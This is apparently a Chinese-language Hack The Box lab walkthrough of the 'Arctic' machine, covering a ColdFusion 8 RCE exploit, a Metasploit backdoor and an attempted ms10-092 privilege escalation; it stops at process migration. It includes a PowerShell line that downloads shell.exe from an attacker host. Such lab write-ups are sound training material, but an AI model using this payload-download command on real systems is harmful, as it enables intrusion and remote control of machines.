HTB-Arctic
| OS | Difficulty |
|---|---|
| Windows | Easy |
Nmap Scan


访问10.10.10.11:8500,发现一个目录列表,找到一个后台页面 /CFIDE/administrator 可以看到版本是8
漏洞利用

使用searchsploit检索coldfusion 8 找到一个RCE,复制exp到当前目录


修改exp里面的IP地址,然后执行脚本,成功获取到shell
权限提升

查看一下系统信息,Windows Server 2008 R2 x64
使用msf生成一个后门,利用获取到的shell 下载并执行
powershell "(new-object System.Net.WebClient).Downloadfile('http://10.10.16.10:8000/shell.exe','shell.exe')"

msfconsole获取shell成功

使用msf的ms10-092 脚本进行提权,提示报错需要x64 的meterpreter

查找x64 的进程进行迁移
